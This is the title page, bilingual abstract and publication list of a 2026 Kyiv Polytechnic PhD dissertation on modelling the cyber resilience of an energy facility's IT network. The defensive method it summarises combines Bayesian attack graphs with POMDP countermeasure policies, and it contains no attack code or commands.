

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
Міністерство освіти і науки України

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
Міністерство освіти і науки України

Кваліфікаційна наукова
праця на правах рукопису

ЛИЧИК ВЛАДИСЛАВ ВАСИЛЬОВИЧ

УДК 004.056

ДИСЕРТАЦІЯ

Моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного
об'єкта

125 Кібербезпека

12 Інформаційні технології

Подається на здобуття наукового ступеня доктора філософії

Дисертація містить результати власних досліджень. Використання ідей,
результатів і текстів інших авторів мають посилання на відповідне джерело

_____ Личик В.В.

Науковий керівник Гальчинський Леонід Юрійович, кандидат технічних наук, доцент

Київ – 2026

АНОТАЦІЯ

Личик В.В. Моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного об'єкта. – Кваліфікаційна праця на правах рукопису. Дисертація на здобуття наукового ступеня доктора філософії з галузі знань 12 – Інформаційні технології за спеціальністю 125 – Кібербезпека. – Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», Київ, 2026.

В умовах гібридних війн складні системи критичної інфраструктури перетворюються на пріоритетні цілі для реалізації багатовекторних деструктивних впливів, спрямованих на дестабілізацію базових процесів життєзабезпечення. У цьому контексті особливе місце посідає енергетичний сектор, який є фундаментальним базисом, що забезпечує безперебійне функціонування всіх інших критичних галузей (оборонної, медичної, фінансової, транспортної, комунікаційної та інших секторів). Експоненційне зростання кількості та складності цілеспрямованих кібератак (зокрема класу Advanced Persistent Threats) на технологічні мережі енергетичних об'єктів та підприємств створює безпрецедентний рівень загрози для стабільності індустриальних та соціально-економічних систем.

Водночас, глобальна цифрова трансформація та незворотна конвергенція інформаційних (ІТ) та операційних/промислових (ОТ) технологій остаточно нівелювали парадигму ізольованого середовища для об'єктів критичної інфраструктури. Сучасний етап розвитку кіберпростору характеризується якісною еволюцією загроз та різким зростанням швидкості поширення кіберінцидентів, автоматизацією інструментарію зловмисників та скороченням часу реалізації кібератаки до показників, що критично перевищують можливості реакції операторів-людей. Ці безпрецедентні виклики перетворюють забезпечення безперервності критичних процесів із суто технічної задачі на ключовий фактор національної безпеки. Як наслідок, відповідно до новітніх світових регуляторних вимог, стратегія захисту інфраструктурних об'єктів фундаментально змінюється: від спроб побудови абсолютно непроникного периметра до концептуалізації

гарантованої кіберстійкості – математично та інженерно обґрунтованої здатності системи виживати та функціонувати в умовах неминучої компрометації.

Таким чином, цифровізація та інтеграція інформаційних і технологічних процесів в енергетичному секторі перетворюють сучасні об'єкти критичної інфраструктури на складні кіберфізичні системи. Зростання інтенсивності кібервпливів на такі об'єкти зумовлює необхідність переходу від класичних парадигм кібербезпеки до комплексного управління кіберстійкістю (кібервідмовостійкістю або кіберрезильєнтністю). Цей підхід базується на здатності системи адаптуватися, протистояти шкідливим впливам, зберігати виконання базових цільових функцій в умовах деградації та відновлювати критичні функції мінімально необхідного операційного стану. Специфіка енергетичних об'єктів полягає в тому, що кібернетичні інциденти безпосередньо впливають на фізичний стан і безперервність цільової функції – розподілу електроенергії.

Цілеспрямовані кібератаки на цю критичну функцію можуть призводити до тривалих затримок у прийнятті рішень, перманентного блокування легітимних сегментів мережі та суттєвих економічних і функціональних втрат. У таких умовах особливої актуальності набуває задача переходу від якісних показників оцінювання безпеки до строгих кількісних метрик кіберстійкості. Аналіз актуальних фреймворків та систем для оцінки кіберстійкості (зокрема методології групи Лінкова, CERT-RMM та інженерної структури MITRE) підтвердив тенденцію зміщення акценту на кількісні показники, які зосереджені на прогнозуванні та адаптації. Установлено, що універсальними критеріями для більшості енергетичних об'єктів є метрики MTTR, RPO, RTO, SPC та відсоток збереженої функціональності ключової місії підприємства. Разом з тим, класичні підходи до оцінювання загроз мають істотні обмеження, оскільки вони переважно орієнтовані на статичний аналіз вразливостей і не дозволяють здійснювати проактивне управління IT-інфраструктурою в умовах неповної інформації та спостережуваності дій зловмисника, яка об'єктивно зумовлена специфікою архітектури SCADA систем, затримками телеметрії, генерацією хибних тривог та ризиками компрометації сенсорів моніторингових систем (IDS/SIEM).

Дисертаційну роботу присвячено розробці моделей та вдосконаленню методів забезпечення кіберстійкості критичної інфраструктури (на прикладі енергетичного об'єкта), які дозволяють кількісно оцінювати загрози на ранніх етапах, адаптивно керувати захисними діями в реальному часі та підвищувати стійкість мережі до кіберінцидентів. Порівняльний аналіз сучасних підходів засвідчив, що існуючі рішення не враховують повною мірою динаміку поширення атаки та економічну вартість контрзаходів. Встановлено, що основою для фреймворка обчислення кіберстійкості функції розподілу електроенергії має бути математичний апарат, здатний працювати з невизначеністю, зокрема баєсові мережі довіри.

У дисертаційній роботі формалізовано понятійний апарат кіберстійкості (кіберрезильєнтності) та обґрунтовано його концептуальну відмінність від класичної кібербезпеки. На основі критичного аналізу провідних міжнародних фреймворків доведено, що існуючі підходи здебільшого базуються на парадигмі Data-driven (якісних експертних оцінках), обмеження якої не дозволяють здійснювати прогнозування та динамічну адаптацію системи в умовах сучасних кіберінцидентів. Також у роботі обґрунтовано та здійснено концептуальний перехід від якісних доменів кіберстійкості до кількісних моделей високого рівня шляхом розроблення метамоделі ІТ-мережі енергетичного об'єкта. Обґрунтовано необхідність переходу до кількісного оцінювання кіберстійкості інфраструктурних об'єктів шляхом застосування парадигми Model-driven. Здійснено метамодельовання категорій кіберстійкості на основі архітектури MOF (Meta-Object Facility) із вираженням концепцій мовою UML. Таке структурне модельовання забезпечило строгий перехід від абстрактних якісних показників до обчислювальної моделі предметної області (енергетичного сектору), що створило необхідний базис для подальшого застосування інструментів ймовірнісного оцінювання параметрів та розрахунку функціональних станів системи, зокрема баєсових мереж. В свою чергу, процес переходу з рівня профілю домену до обчислювального рівня довів необхідність введення елементів, які несуть функції адаптивності та динамічної реконфігурації. Це підтверджує гіпотезу про необхідність ускладнення контролера

об'єкта критичної інфраструктури для підтримки достатнього рівня функціонування в умовах кібератак.

Досліджено проблему зниження невизначеності під час кібератак на енергооб'єкт. Показано, що для раннього виявлення загроз ефективним є використання баєсових мереж, де апіорні розподіли ймовірностей будуються за допомогою баз даних вразливостей (CVE) із застосуванням метрик CVSS. Проведений аналіз чутливості моделі за методом К'єрульфа та ван дер Гааг (Kjærulff and van der Gaag) довів її низьку чутливість до похибок апіорних параметрів, що підтверджує релевантність використання даного підходу для кількісного оцінювання загроз на різних кроках кібератаки.

У ході дисертаційного дослідження розроблено метод активної протидії кібератакам для мережі енергетичного об'єкта в реальному часі на основі інтеграції баєсових графів атак (BAG) у структуру частково спостережуваних марковських процесів прийняття рішень (POMDP). На відміну від класичних евристичних підходів, запропонований метод дозволяє уникнути надмірних витрат на перманентне блокування критичних сегментів мережі, фокусуючись на оптимальному розподілі ресурсів та найбільш ймовірних векторах атаки. Показано, що ключовим фактором мінімізації збитків є не лише жорсткість реагування, а й доступність та безпосередня вартість верифікації загрози, що перетворює стратегію захисту з реактивної на проактивну точкову ліквідацію. У ході експериментального моделювання проведено порівняльний аналіз чотирьох стратегій кіберзахисту, які концептуально різняться підходами до прийняття рішень, значенням фактора дисконтування (γ) та варіативністю доступних контрзаходів (зокрема, наявністю інформаційних дій). Завдяки застосуванню розробленого алгоритму та його обчислювальної реалізації в середовищі pomdp-solve було синтезовано оптимальну політику протидії. Результати практичного тестування емпірично підтвердили її високу ефективність у своєчасній локалізації загроз, мінімізації витрат та максимізації індикатора кіберстійкості досліджуваної інфраструктури.

У ході проведення експериментальних досліджень практично доведено неефективність прямої імплементації високодеталізованих сценаріїв кібератак для формування об'ємної вибірки даних. Практична апробація засвідчила, що, незважаючи на результативність таких сценаріїв під час натурного тестування безпосередньо на об'єкті критичної інфраструктури, їх застосування стикається з критичними обмеженнями при моделюванні та прогнозуванні. Йдеться про сувору конфіденційність операційних наборів даних, закриту архітектуру технологічних мереж в енергетичному секторі та надмірну ресурсоемність ручного відтворення векторів компрометації. Оскільки виявлені під час експерименту фактори унеможливили подальше масштабування тестів, було прийнято обґрунтоване рішення змінити методику дослідження. Відповідно, здійснено перехід від ручної реалізації атак до застосування автоматизованих методів симуляційного моделювання інцидентів.

Побудовано експериментальне середовище та проведено симуляційне моделювання для апробації запропонованих підходів. За результатами досліджень встановлено, що зведення складного простору топології технологічної мережі (SCADA-систем) до 6 макро-станів на основі моделі Cyber Kill Chain забезпечило обчислювальну досяжність політики POMDP шляхом подолання проблеми експоненційного зростання розмірності простору станів. Доведено, що введення низьковартісних операцій розвідки (аудит, блокування, ізоляції, опитування контролерів та верифікації цілісності) радикально змінює поведінку автономного агента, забезпечуючи перехід від «реактивного стримування» до «превентивної ліквідації».

Для експериментальної апробації запропонованих рішень та отримання репрезентативної вибірки даних використано фреймворк автоматизованої емуляції кібератак MITRE Caldera. За результатами масштабного моделювання (виконання понад 800 модулів деструктивних впливів) розроблено матрицю впливу контрзаходів («Дія vs Стан»), яка кількісно формалізує ресурсні витрати та рівень залишкової працездатності системи залежно від поточного стану компрометації вузла та обраної дії.

Додатково побудовано матрицю ефективності контрзаходів (Countermeasure Efficiency), що формалізує здатність системи до локалізації загроз. В ході дослідження доведено нелінійну залежність операційної здатності захисних дій від етапу просування зловмисника мережею (від низької результативності базового блокування IP-адрес на ранніх етапах до максимальної ефективності методів глибокого аудиту та повної ізоляції хоста у критичних точках). На основі отриманих емпіричних даних експериментально підтверджено здатність розробленої оптимальної політики протистояти високоагресивним сценаріям цілеспрямованих атак із гарантованим збереженням критичної функціональності IT-мережі.

Отримані результати підтвердили, що удосконалення функції винагороди шляхом її жорсткої прив'язки до фізичних коефіцієнтів деградації цільової функції (наприклад, таких як контрольоване скидання навантаження) переводить завдання кіберзахисту в площину мінімізації економічних збитків. Установлено, що впровадження розробленої оптимальної політики дозволило знизити сукупну вартість кіберінциденту у 35 разів (при факторі дисконтування $\gamma = 0.95$). Симуляційне моделювання засвідчило абсолютний приріст загальної кіберстійкості мережі на 27,58% порівняно з базовою стратегією. Проактивні дії автономного агента дозволили скоротити загальні функціональні втрати енергетичного об'єкта у 6,7 раза (з 32,39% до 4,81%), що беззаперечно доводить високу ефективність математичної моделі адаптивного захисту.

Метою дисертаційної роботи є розроблення моделей і методів кількісного оцінювання та забезпечення кіберстійкості (кібервідмовостійкості) IT-мереж об'єктів критичної інфраструктури (на прикладі енергетичного сектора) для адаптивної протидії кібератакам у реальному часі та мінімізації функціональних і економічних втрат.

Об'єкт дослідження: процеси забезпечення кіберстійкості та функціональної безперервності IT-інфраструктури енергетичних об'єктів в умовах динамічних кіберзагроз, невизначеності та обмеженої спостережуваності стану мережі.

Предмет дослідження: моделі та методи динамічного вибору оптимальних стратегій забезпечення кіберстійкості на основі поєднання баєсових графів атак та частково спостережуваних марковських процесів прийняття рішень.

У дисертаційному дослідженні отримані такі наукові результати:

- **вперше розроблена** метамодель кіберстійкості функції розподілу енергетичного об'єкта;
- **вперше побудована** математична модель для раннього оцінювання загроз кібератак на енергооб'єкт на основі мереж Баєса;
- **удосконалено** метод обчислення контрзаходів в рамках політики реактивної протидії кібератакам на ІТ-мережу на основі частково спостережуваних марковських процесів;
- **удосконалено** метод оцінки кіберстійкості в умовах реалізації контрзаходів реактивної політики протидії кібератакам на енергооб'єкт;
- **дістало подальшого розвитку** застосування понятійного апарату для розробки моделей кіберстійкості для об'єктів критичної інфраструктури;
- **створено** інтегрований метод активної протидії кібератакам на енергооб'єкт у реальному часі для забезпечення реактивного стримування та превентивної локалізації загрози.

Практичне значення одержаних результатів полягає в тому, що розроблені моделі та методи можуть бути впроваджені в роботу центрів управління безпекою енергетичних підприємств для кількісного оцінювання кіберстійкості, раннього виявлення загроз та автоматизованого вибору політик активного захисту SCADA-систем. Запропоновані рішення дозволяють суттєво мінімізувати втрати цільової функції об'єкта критичної інфраструктури. Запропоновані моделі та політики можуть бути використані також у навчальному процесі, при підготовці фахівців зі спеціальності 125 «Кібербезпека», а також у подальших наукових дослідженнях у сфері захисту критичної інфраструктури та безпеки кіберфізичних систем.

Результати даної роботи було впроваджено у навчальний процес НН ФТІ Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського», зокрема у навчальний курс «Системні технології для застосувань Windows», що підтверджується розробкою навчального посібника: Системні технології для застосувань Windows. Комп'ютерний практикум [Електронний ресурс]: навчальний посібник для здобувачів ступеня бакалавра за освітньою програмою «Системи, технології та математичні методи кібербезпеки» за освітніми програмами «Системи, технології та математичні методи кібербезпеки» і «Системи технічного захисту інформації» спеціальності 125 Кібербезпека та за освітньою програмою «Математичні методи моделювання, розпізнавання образів та комп'ютерного зору» спеціальності 113 Прикладна математика / КПІ ім. Ігоря Сікорського ; уклад.: Л. Ю. Гальчинський, В. В. Личик. – Електронні текстові дані (1 файл: 1.49 Мбайт). – Київ : КПІ ім. Ігоря Сікорського, 2023. – 110 с. – Назва з екрана. – URL: <https://ela.kpi.ua/handle/123456789/60346> (дата звернення: 01.02.2026).

Результати дисертаційного дослідження були апробовані при розробці операційного циклу проєкту **SALUS** (Посилення правоохоронної діяльності за допомогою передових інструментів криміналістичної експертизи на базі Інтернету речей та вдосконалених схем розслідування, реалізованих за допомогою архітектури програмно-визначеної мережі безпеки як послуги), що фінансується Європейською комісією (**Проект 101225719 – HORIZON-CL3-2024- FCT-01-01**) (акт впровадження результатів дисертаційного дослідження наведено в додатку Б).

Наукові розробки аспіранта були застосовані під час участі у робочій групі пакету WP6 проєкту **SALUS**, який присвячений протидії промисловим кібератакам та виявлення аномалій у сфері безпеки/експлуатації у контексті потенційних ядерних та радіаційних аварійних ситуацій (довідка наведена у додатку Г).

Розроблений порядок реагування на кіберінциденти та алгоритм пошуку оптимальних політик протидії були використані при розробці пакетів технічної документації для систем енергетичних об'єктів України: «План кіберзахисту»,

«Програма та методика випробувань кіберзахисту», «Звіт з виявлення вразливостей до кіберзагроз» та «Звіт з реалізації кіберзахисту» (акт впровадження результатів дисертаційного дослідження наведено в додатку Б).

За отриманими матеріалами дисертації було опубліковано 15 робіт, з яких 4 – це статті у журналах і збірниках наукових праць, що входять до переліку фахових видань, затверджених МОН України за спеціальністю дисертації та 11 – публікації у матеріалах конференцій (у тому числі, міжнародних).

Ключові слова: кіберстійкість, кіберрезильєнтність, кібербезпека, інформаційна безпека, критична інфраструктура, вразливості, кібератака, метамодель, моделювання, граф атаки, політика протидії, баєсова мережа, POMDP, IT-мережа енергооб'єкта, система захисту.

ABSTRACT

Lychyk V.V. Modeling the cyber resilience of critical infrastructure on the example of an energy facility. – Qualifying scientific work as a manuscript. Dissertation for the degree of Doctor of Philosophy in the field of study 12 "Information Technology", specialty 125 "Cybersecurity and Information Protection". – National Technical University of Ukraine "Igor Sikorsky Kyiv Polytechnic Institute", Kyiv, 2026.

In the conditions of hybrid warfare, complex critical infrastructure systems turn into priority targets for the implementation of multi-vector destructive impacts aimed at destabilizing basic life-support processes. In this context, a special place is occupied by the energy sector, which is the fundamental basis ensuring the uninterrupted operation of all other critical sectors (defense, medical, financial, transport, and communication). The exponential growth in the number and complexity of targeted cyberattacks (in particular, Advanced Persistent Threats) on the technological networks of energy enterprises creates an unprecedented level of threat to the stability of industrial and socio-economic systems.

At the same time, global digital transformation and the irreversible convergence of Information Technology (IT) and Operational Technology (OT) have completely nullified the air gap paradigm for critical infrastructure facilities. The current stage of cyberspace development is characterized by a qualitative evolution of threats, a sharp increase in the propagation speed of cyber incidents, the automation of attackers' tools, and a reduction in the cyberattack execution time to levels that critically exceed the reaction capabilities of human operators. These unprecedented challenges transform the assurance of critical process continuity from a purely technical task into a key factor of national security. As a result, in accordance with the latest global regulatory requirements, the defense strategy for infrastructure facilities is fundamentally changing: from attempts to build an absolutely impenetrable perimeter to the conceptualization of guaranteed cyber resilience – the mathematically and engineering-justified ability of a system to survive and function under conditions of inevitable compromise.

Thus, digitalization and the integration of information and technological processes in the energy sector transform modern critical infrastructure facilities into complex cyber-physical systems. The growing intensity of cyber impacts on such facilities necessitates a transition from classical cybersecurity paradigms to comprehensive cyber resilience (cyber fault tolerance) management. This approach is based on the system's ability to adapt, withstand malicious impacts, maintain the execution of basic target functions under conditions of degradation, and restore critical functions to a minimally required operational state. The specificity of energy facilities lies in the fact that cyber incidents directly affect the physical state and the continuity of the target function – electricity distribution.

Targeted cyberattacks on this critical function can lead to prolonged delays in decision-making, permanent blocking of legitimate network segments, and significant economic and functional losses. Under such conditions, the task of transitioning from qualitative security assessment indicators to strict quantitative cyber resilience metrics becomes highly relevant. An analysis of current frameworks and systems for assessing cyber resilience (including the Linkov group methodology, CERT-RMM, and the MITRE cyber resiliency engineering framework) confirmed the tendency to shift the focus to quantitative indicators centered on forecasting and adaptation. It has been established that universal criteria for most energy facilities are MTTR, RPO, RTO, SPC, and the percentage of retained functionality of the enterprise's core mission. At the same time, classical threat assessment approaches have significant limitations, as they are primarily focused on static vulnerability analysis and do not allow for proactive management of the IT infrastructure under conditions of incomplete information and partial observability of the attacker's actions, which is objectively caused by the specific architecture of SCADA systems, telemetry delays, the generation of false positives, and the risks of compromise of monitoring system sensors (IDS/SIEM).

The dissertation is devoted to the development of models and the improvement of methods for ensuring the cyber resilience of critical infrastructure (using the energy facility as an example), which allow for the quantitative assessment of threats at early stages, adaptive management of defensive actions in real time, and increasing the network's resilience to cyber

incidents. A comparative analysis of modern approaches has shown that existing solutions do not fully account for the dynamics of attack propagation and the economic cost of countermeasures. It has been established that the basis for a framework to calculate the cyber resilience of the electricity distribution function must be a mathematical apparatus capable of handling uncertainty, in particular, Bayesian belief networks.

The dissertation formalizes the conceptual apparatus of cyber resilience and substantiates its conceptual difference from classical cybersecurity. Based on a critical analysis of leading international frameworks, it is proven that existing approaches are mostly based on a Data-driven paradigm (qualitative expert assessments), the limitations of which do not allow for forecasting and dynamic system adaptation under the conditions of modern cyber incidents. The study also justifies and executes a conceptual transition from qualitative cyber resilience domains to high-level quantitative models by developing a metamodel of the energy facility's IT network. The necessity of transitioning to a quantitative assessment of the cyber resilience of infrastructure facilities using a Model-driven paradigm is substantiated. The metamodeling of cyber resilience categories was carried out based on the MOF (Meta-Object Facility) architecture, expressing concepts in UML. Such structural modeling ensured a rigorous transition from abstract qualitative indicators to a computational model of the problem domain (energy sector), creating the necessary basis for the subsequent application of probabilistic parameter estimation tools and the calculation of the system's functional states, in particular, Bayesian networks. The process of transitioning from the domain profile level to the computational level proved the necessity of introducing elements that provide adaptability and dynamic reconfiguration functions. This confirms the hypothesis regarding the need to increase the complexity of the critical infrastructure facility's controller to maintain an adequate level of functioning during cyberattacks.

The problem of reducing uncertainty during cyberattacks on an energy facility was investigated. It is shown that Bayesian networks are effective for early threat detection, where prior probability distributions are constructed using vulnerability databases (CVE) with the application of CVSS metrics. A sensitivity analysis of the model using the Kjærulff and van

der Gaag method proved its low sensitivity to errors in prior parameters, confirming the relevance of using this approach for the quantitative assessment of threats at various stages of a cyberattack.

During the dissertation research, a method for active real-time cyberattack countermeasures for an energy facility network was developed, based on the integration of Bayesian Attack Graphs (BAG) into the framework of Partially Observable Markov Decision Processes (POMDP). Unlike classical heuristic approaches, the proposed method avoids the excessive costs of permanently blocking critical network segments, focusing on the optimal allocation of resources and the most probable attack vectors. It is shown that a key factor in minimizing losses is not only the rigidity of the response but also the availability and direct cost of threat verification, which transforms the defense strategy from reactive to proactive targeted elimination. During the experimental modeling, a comparative analysis of four cyber defense strategies was conducted, which conceptually differ in decision-making approaches, the value of the discount factor (γ), and the variability of available countermeasures (in particular, the presence of informational actions). Through the application of the developed algorithm and its computational implementation in the pomdp-solve environment, an optimal countermeasure policy was synthesized. The results of practical testing empirically confirmed its high efficiency in the timely localization of threats, cost minimization, and maximization of the studied infrastructure's cyber resilience indicator.

In the course of experimental research, the inefficiency of direct implementation of highly detailed cyberattack scenarios for forming a voluminous data sample was practically proven. Practical testing showed that, despite the effectiveness of such scenarios during field testing directly at a critical infrastructure facility, their application faces critical limitations in modeling and forecasting. These include the strict confidentiality of operational datasets, the closed architecture of technological networks in the energy sector, and the excessive resource intensity of manually reproducing compromise vectors. Since the factors identified during the experiment made it impossible to further scale the tests, a justified decision was made to change the research methodology. Accordingly, a transition was made from the manual

implementation of attacks to the application of automated methods of incident simulation modeling.

An experimental environment was built, and simulation modeling was conducted to test the proposed approaches. Based on the research results, it was established that the reduction of the complex topology space of the technological network (SCADA systems) to 6 macro-states based on the Cyber Kill Chain model ensured the computational tractability of the POMDP policy by overcoming the problem of the exponential growth of the state space dimensionality. It is proven that the introduction of low-cost reconnaissance operations (audit, blocking, isolation, controller polling, and integrity verification) radically changes the behavior of the autonomous agent, ensuring a transition from "reactive containment" to "preventive elimination".

For the experimental validation of the proposed solutions and obtaining a representative data sample, the MITRE Caldera automated cyberattack emulation framework was used. Based on the results of large-scale modeling (execution of more than 800 destructive impact modules), a countermeasure impact matrix ("Action vs. State") was developed, which quantitatively formalizes resource costs and the level of residual system operability depending on the current state of node compromise and the selected action.

Additionally, a Countermeasure Efficiency matrix was constructed, formalizing the system's ability to localize threats. A non-linear dependence of the operational capability of defensive actions on the stage of the attacker's advancement through the network was proven (from the low effectiveness of basic IP blocking at early stages to the maximum efficiency of deep audit and full host isolation methods at critical points). Based on the obtained empirical data, the ability of the developed optimal policy to withstand highly aggressive targeted attack scenarios with guaranteed preservation of the IT network's critical functionality was experimentally confirmed.

The obtained results confirmed that improving the reward function by strictly linking it to physical degradation coefficients of the target function (e.g., controlled load shedding) shifts the task of cyber defense into the realm of minimizing economic losses. It was established that

the implementation of the developed optimal policy allowed reducing the total cost of a cyber incident by 35 times (with a discount factor γ). Simulation modeling demonstrated an absolute increase in the overall cyber resilience of the network by 27.58% compared to the baseline strategy. The proactive actions of the autonomous agent reduced the overall functional losses of the energy facility by a factor of 6.7 (from 32.39% to 4.81%), which indisputably proves the high efficiency of the adaptive defense mathematical model.

The aim of the dissertation is the development of models and methods for the quantitative assessment and assurance of cyber resilience (cyber fault tolerance) of IT networks in critical infrastructure facilities (using the energy sector as an example) for adaptive real-time countermeasures against cyberattacks and the minimization of functional and economic losses.

Object of research: processes of ensuring cyber resilience and the functional continuity of the IT infrastructure of energy facilities under conditions of dynamic cyber threats, uncertainty, and limited network observability.

Subject of research: models and methods for the dynamic selection of optimal cyber resilience strategies based on the combination of Bayesian attack graphs and partially observable Markov decision processes.

The following scientific results were obtained in the dissertation research:

- **for the first time**, a cyber resilience metamodel for the distribution function of an energy facility was developed;
- **for the first time**, a mathematical model for the early assessment of cyberattack threats to an energy facility based on Bayesian networks was constructed;
- **improved** the method for calculating countermeasures within a reactive cyber defense policy for an IT network based on partially observable Markov decision processes;
- **improved** the method for assessing cyber resilience under the conditions of implementing countermeasures of a reactive cyber defense policy at an energy facility;
- **further developed** the application of the conceptual apparatus for designing cyber resilience models for critical infrastructure facilities;

- **created** an integrated method for active real-time countermeasures against cyberattacks at an energy facility to ensure reactive containment and preventive threat localization.

The practical significance of the obtained results lies in the fact that the developed models and methods can be implemented in the operations of security operations centers (SOC) of energy enterprises for the quantitative assessment of cyber resilience, early threat detection, and automated selection of active defense policies for SCADA systems. The proposed solutions significantly minimize the losses of the critical infrastructure facility's target function. The proposed models and policies can also be used in the educational process in training specialists in the specialty 125 "Cybersecurity and Information Protection," as well as in further scientific research in the field of critical infrastructure protection and the security of cyber-physical systems.

The results of this work were implemented into the educational process of the Educational and Scientific Institute of Physics and Technology of the National Technical University of Ukraine "Igor Sikorsky Kyiv Polytechnic Institute", specifically in the academic course "System Technologies for Windows Applications", which is confirmed by the development of the study guide:

System Technologies for Windows Applications. Computer Practicum [Electronic resource]: a study guide for bachelor's degree students under the educational programs "Systems, Technologies, and Mathematical Methods of Cybersecurity" and "Systems of Technical Information Protection", specialty 125 "Cybersecurity", and under the educational program "Mathematical Methods of Modeling, Pattern Recognition, and Computer Vision", specialty 113 "Applied Mathematics" / Igor Sikorsky Kyiv Polytechnic Institute ; compilers: L. Yu. Halchynskyi, V. V. Lychyk. – Electronic text data (1 file: 1.49 MB). – Kyiv : Igor Sikorsky Kyiv Polytechnic Institute, 2023. – 110 p. – Title from the screen. – URL: <https://ela.kpi.ua/handle/123456789/60346> (date of access: 01.02.2026).

The results of the dissertation research were implemented during the development of the operational cycle of the SALUS project (Strengthening Law Enforcement Agencies through

Advanced IoT-based Forensic Tools and Enhanced Investigation Schemes realized via a Software-Defined Security-as-a-Service Architecture), funded by the European Commission (Project 101225719 – HORIZON-CL3-2024-FCT-01-01) (the certificate of implementation of the dissertation research results is provided in Appendix B).

The scientific developments of the PhD candidate were applied during participation in the working group of WP6 of the SALUS project, which is dedicated to countering industrial cyberattacks and detecting security/operational anomalies in the context of potential nuclear and radiological emergency situations (the certificate is provided in Appendix D).

The developed cyber incident response procedure and the algorithm for finding optimal countermeasure policies were used in the development of technical documentation packages for the system of energy facilities of Ukraine: "Cyber Defense Plan," "Cyber Defense Testing Program and Methodology," "Cyber Threat Vulnerability Detection Report," and "Cyber Defense Implementation Report" (the certificate of implementation of the dissertation research results is provided in Appendix B).

Based on the materials of the dissertation, 15 works were published, of which 4 are articles in journals and collections of scientific papers included in the list of professional publications approved by the Ministry of Education and Science of Ukraine for the specialty of the dissertation, and 11 are publications in conference proceedings (including international ones).

Keywords: cyber resilience, cyber robustness, information security, cybersecurity, critical infrastructure, vulnerabilities, cyberattack, metamodel, modeling, attack graph, countermeasure policy, Bayesian network, POMDP, power grid IT network, security system.

List of principal publications of the applicant:

1. Гальчинський, Л., & Личик, В. (2023). Метрики оцінки кібервідмовостійкості (аналітичне оглядове дослідження). Інформаційні технології та суспільство, (2 (8), С. 27-33. URL: <https://doi.org/10.32689/maup.it.2023.2.3> (date of access: 1.02.2026). *(Здобувачем проведено комплексне аналітичне оглядове дослідження щодо*

існуючих фреймворків для оцінки кіберстійкості, обґрунтовано різницю між поняттями кібербезпеки та кіберстійкості. У межах дослідження виконано порівняльний аналіз якісних показників, деталізовано ключові компоненти актуальних методологій; систематизовано теоретичні підходи та сформовано понятійний апарат терміну кіберстійкості. Л. Гальчинський – виконано підбір метрик для якісної оцінки кіберстійкості об'єктів критичної інфраструктури).

2. Личик, В. В. (2025). Адаптивний підхід до реагування на порушення кіберстійкості об'єктів критичної інфраструктури. Комп'ютерно-інтегровані технології: освіта, наука, виробництво, (59), С. 16-28. URL: <https://doi.org/10.36910/6775-2524-0560-2025-59-02> (date of access: 1.02.2026). *(Здобувачем розроблено та обґрунтовано адаптивний підхід реагування на порушення кіберстійкості на прикладі енергетичного об'єкта критичної інфраструктури. В рамках дослідження визначено універсальні критерії для оцінки кіберстійкості для об'єктів КІ в контексті відновлення до функціонального стану. Проаналізовано механізми динамічного коригування стратегій захисту для відновлення функціональності системи; обґрунтовано перехід від Data-driven до Model-driven в контексті моделювання кіберстійкості).*

3. Личик В., Гальчинський Л., Косарик Д. (2025). Пом'якшення впливу кібератак, таких як атаки, що змінюють навантаження. Теоретична і прикладна кібербезпека (Theoretical and Applied Cybersecurity - TACS), (7), С. 71-81. URL: <https://doi.org/10.20535/tacs.2664-29132025.1.327873> (date of access: 1.02.2026). *(Здобувачем проаналізовано специфіку кібератак, спрямованих на зміну навантаження в енергетичних системах, та досліджено їхній вплив на стабільність функціонування об'єктів критичної інфраструктури. У межах дослідження проведено моделювання з метою пом'якшення атак, які спрямовані на порушення управління об'єкта критичної інфраструктури. Л. Гальчинський – запропоновано методи оптимізації та пом'якшення наслідків атак, що дозволяють забезпечити безперебійну роботу мереж. Д. Косарик – структурування та оформлення матеріалів).*

4. Личик В. В., Гальчинський Л.Ю. (2025). Використання моделі мереж Баєса для раннього оцінювання загроз кібератак об'єкта електроенергетики. Інститут проблем реєстрації інформації НАН України. Реєстрація, зберігання і оброб. даних. 2025, Т. 27, № 2. С. 70-85. DOI: 10.35681/1560-9189.2025.27.2.345591. URL: <https://doi.org/10.35681/1560-9189.2025.27.2.345591> (date of access: 1.02.2026).

(Здобувачем було запропоновано застосування математичного апарату мереж Баєса для раннього оцінювання загроз кібератак на енергетичні об'єкти критичної інфраструктури. У межах дослідження розроблено баєсову модель для аналізу багатостадійних атак із використанням метрик CVSS та проведено імітаційне ймовірнісне моделювання дій зловмисника задля ідентифікації вразливостей і формування політики протидії. На основі змодельованих сценаріїв здобувачем здійснено комплексну оцінку стійкості системи. Л. Гальчинський – формування загальної структури моделі мережі).

5. Личик В. В., Гальчинський Л. Ю. Пошук оптимальної політики забезпечення кіберстійкості енергетичного об'єкта на основі частково спостережуваних процесів. Матеріали XXV Міжнародної науково-практичної конференції ІТБ-2025 (м. Київ, Україна, 11 грудня 2025 р.) / Інститут проблем реєстрації інформації НАН України. Київ: Інжиніринг, 2025. С. 126–129. ISBN: 978-617-8180-04-1. URL: <https://drive.google.com/file/d/1wMZcK5J8LJdnqUP-KLwBmVSgZuqtCAuJ/view> (date of access: 1.02.2026). *(Здобувачем здійснено розробку алгоритму пошуку та формування оптимальної політики протидії для забезпечення кіберстійкості мережі енергетичного об'єкта, що базується на математичному апараті частково спостережуваних процесів. Л. Гальчинський – досліджено механізми прийняття рішень в умовах неповної та невизначеної інформації щодо поточного стану системи під час розгортання кібератак; пошук методів оптимізації стратегій протидії).*

6. Личик В.В., Фролов П.А. Імітація кібератаки та кількісний обрахунок кіберстійкості для об'єкту критичної інфраструктури. Матеріали XXIII Всеукраїнської науково-практичної конференції студентів, аспірантів та молодих вчених “Теоретичні і

прикладні проблеми фізики, математики та інформатики” КПІ ім. Ігоря Сікорського (14-17 травня 2025 р., м. Київ, Україна). С. 200-202. URL: <http://conf.ipt.kpi.ua/arxiv/2025-2/> (date of access: 1.02.2026). *(Здобувачем здійснено імітаційне моделювання кібератак та розроблено підхід до кількісного обрахунку рівня кіберстійкості мережі енергетичного об’єкта. П. Фролов – пошук алгоритму для проведення розрахунків політики захисту).*

